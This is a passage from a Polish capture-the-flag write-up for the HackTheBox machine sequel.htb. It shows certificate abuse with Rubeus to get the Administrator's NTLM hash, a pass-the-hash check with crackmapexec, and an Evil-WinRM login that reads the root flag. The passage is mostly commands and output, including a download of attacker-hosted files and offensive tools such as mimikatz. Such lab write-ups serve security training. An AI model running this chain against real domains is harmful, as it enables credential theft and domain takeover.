w*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> wget http://10.10.16.61/cert.pfx -o cert.pfx
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> dir


    Directory: C:\Users\Ryan.Cooper\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          6/1/2023   6:15 PM           3425 cert.pfx
-a----          6/1/2023  12:17 PM         177152 Certify.exe
-a----          6/1/2023  12:56 PM         995080 mimikatz.exe
-a----          6/1/2023   1:30 PM          38616 nc.exe
-a----          6/1/2023  12:41 PM         457216 Rubeus.exe
```

Na sam koniec skorzystamy z pomocy Rubeusa który to wczyta ten certyfikat i z jego pomocą odczyta dla nas hash ntml Administratora
.\Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /getcredentials




```
[*] Using domain controller: fe80::fd00:7bde:c642:8427%4:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
      doIGSDCCBkSgAwIBBaEDAgEWooIFXjCCBVphggVWMIIFUqADAgEFoQwbClNFUVVFTC5IVEKiHzAdoAMC
      AQKhFjAUGwZrcmJ0Z3QbCnNlcXVlbC5odGKjggUaMIIFFqADAgESoQMCAQKiggUIBIIFBHqgna1Z7Qr5
      lni4uRmh9+2aZ5gMsJBcPfNxn3Cw3szRT9AvCYoTtuBAQAg/6aChibud7uPwGtpyp1wQm7Uj6eLjxe00
      oACfRcTX3Yh6Fv8G2yLjPnnv8Hbz4Xb9GyfARPAofH28kUUwLuCc7xE7cpAcRh3Exj7S6K7v2w19J7GN
      pQrPFbR4vt2G5vyRnSTkhamMGwfWSbb0z3qPWGu5xFaQC7KTlPS2jEy61WCXAUtzL038pYVORnNTI1NU
      RSB/FvMTRZ9qRGyjDslf6tIw7XjBUt09TrM29MyZbAXee4RU8njubFACT0bHoH+eGFQM3nsJzmW+u2gw
      sYn8baYpwsjNokT8ofLCSKu8gekSXtXRTyqHA6zx4Ds09sm+69zPFM0EFxJHb/TNz8NJBynmCK9qd410
      /ILRWc+7V3w+L9UYcTwKArXM7yIBjFGLhw3eD8dVGh+9HiciF9pfOo8Q4CY3hZT326oE+HIm4dRQcueO
      yFgXyMGBByoBetqnZmFOrmwP4nxRz0K8OScwsXCVqmy36fF903ApTvzgvGdBq81o4eHr+29Bs2oC6ZTP
      xYC68UfcBf0uWcFpbE+csHv/4Erwnovk2LT2D25cx4vHxhchAp0RVPzuKBvchY+hFtKNt8Q37OvqZA+k
      oIKQb8ML41KHTQ21TTA6TVpUS1mttm30H5BagPNp9Sdt+kukwtlwH9xzmXvJTR3ioXN1Xl3zqQ7vroHX
      S31SuyxtGIFZwUny0II9I8GhYXMpwwL32T0kc93Rh+N+oOQ22t5w8WhkNWvFvjuZ7c59HV8uuIjJ9hvg
      uZAL7TePdmCwzWbFD3V8DBjurdz3z2wsdfCf7xUUnUBFBlp+GqQXo/R8iFxtVwSzqRdi8Zfg7B0a5×3P
      0RBtZWyOT3pHxAxqOyftW/DGfaz4j86m4qIdj7+fyfO1KPJFHS4W+fMKDJ6MHctc2hMXbN0RA0VAcKZo
      Fumea5q1S3YYf8kCNfIZ76mSeGluFMfzk/PEUCo3SFtDYaG0GMhpCJ7rm4Vy5nwimpwTni69dGoyP4M3
      yblnbUUHPoJPv/Mv5OcguxxngneLKUyXDNm4B20STQBQYUza7j0yCOjhjzATn5mHrIZojSI+MCYRK66a
      K0YER3cgbvAoD3qR0wh5a6WXEupdDfuMAfg9sueKT/j9IMLUTt51uIyaukqIJnJDsK/pSy8n3CW/Anpd
      rWUKrUlT8vRo6S9F1UVCnTph47r7VUTxVE9jrCq/ow2m2VNJ0W8UBIYYoztIihnbg2y+36O1kImkYiJV
      tx1nesVvhopnuT8+3UmBsY1ZQViy1UPXednESJ6062NMnFmnaXOXkpnJCSF//IqDDUNxTfz5iyk0d1+a
      MskaeNcibfFnEcopt4xu3+JnmML7b5ACIsRcADi27uT2AKwyTt5QnTk0GHDXYgMnfgSHscOhTBU5HDcJ
      xsjFQLOyxJtRNIOWDeBi3GTnkVlABWr3A6nGEv+C22tlYGiIlId/kpid2KNKGkyLEdTUYFPCQEY9PMgq
      aoUvoNCl+/Hm9jNUmc4NNzPPLSyv3veKxtyEn5xK5aNxX1KxRrGI6X28B3frtTl6kuhCK2uSWs0XIX8v
      8ZHZLRBH0mERnlcD/LSOmL/A9CisFZ5Epm9cidrHmE9oqki4C3melpE1vBTruew6j++hqI9jjGBCmh+e
      Ca7pkaWViiH6juYF0ypDDKOB1TCB0qADAgEAooHKBIHHfYHEMIHBoIG+MIG7MIG4oBswGaADAgEXoRIE
      EO/nde/xzllcPrR2yRzhEb+hDBsKU0VRVUVMLkhUQqIaMBigAwIBAaERMA8bDUFkbWluaXN0cmF0b3Kj
      BwMFAADhAAClERgPMjAyMzA2MDIwMTE4MDdaphEYDzIwMjMwNjAyMTExODA3WqcRGA8yMDIzMDYwOTAx
      MTgwN1qoDBsKU0VRVUVMLkhUQqkfMB2gAwIBAqEWMBQbBmtyYnRndBsKc2VxdWVsLmh0Yg==
```

```
    ServiceName              :  krbtgt/sequel.htb
    ServiceRealm             :  SEQUEL.HTB
    UserName                 :  Administrator
    UserRealm                :  SEQUEL.HTB
    StartTime                :  6/1/2023 6:18:07 PM
    EndTime                  :  6/2/2023 4:18:07 AM
    RenewTill                :  6/8/2023 6:18:07 PM
    Flags                    :  name_canonicalize, pre_authent, initial, renewable
    KeyType                  :  rc4_hmac
    Base64(key)              :  7+d17/HOWVw+tHbJHOERvw==
    ASREP (key)              :  E15AA071CC49C37959FA64550FA75B2D

[*] Getting credentials using U2U

    CredentialInfo         :
      Version              : 0
      EncryptionType       : rc4_hmac
      CredentialData       :
        CredentialCount    : 1
         NTLM              : A52F78E4C751E5F5E17E1E9F3E58F4EE
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>
```


W tym momencie mamy otwartą drogę do zalogowania się jako Administrator na domenę za pomocą pass the hash

Sprawdzamy jeszcze za pomocą crackmapexec dla pewności



```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb sequel.htb -u “Administrator” -H "A52F78E4C751E5F5E17E1E9F3E58F4EE"
SMB         sequel.htb      445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True
) (SMBv1:False)
SMB         sequel.htb      445    DC               [+] sequel.htb\“Administrator”:A52F78E4C751E5F5E17E1E9F3E58F4EE

┌──(kali㉿kali)-[~]
└─$ █
```

W takim razie mamy drogę wolną i logujemy się na Admina i odczytujemy flagę



```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.202 -u Administrator -H A52F78E4C751E5F5E17E1E9F3E58F4EE

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machin
e

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          6/1/2023  12:15 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
440c[redacted]0182a
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```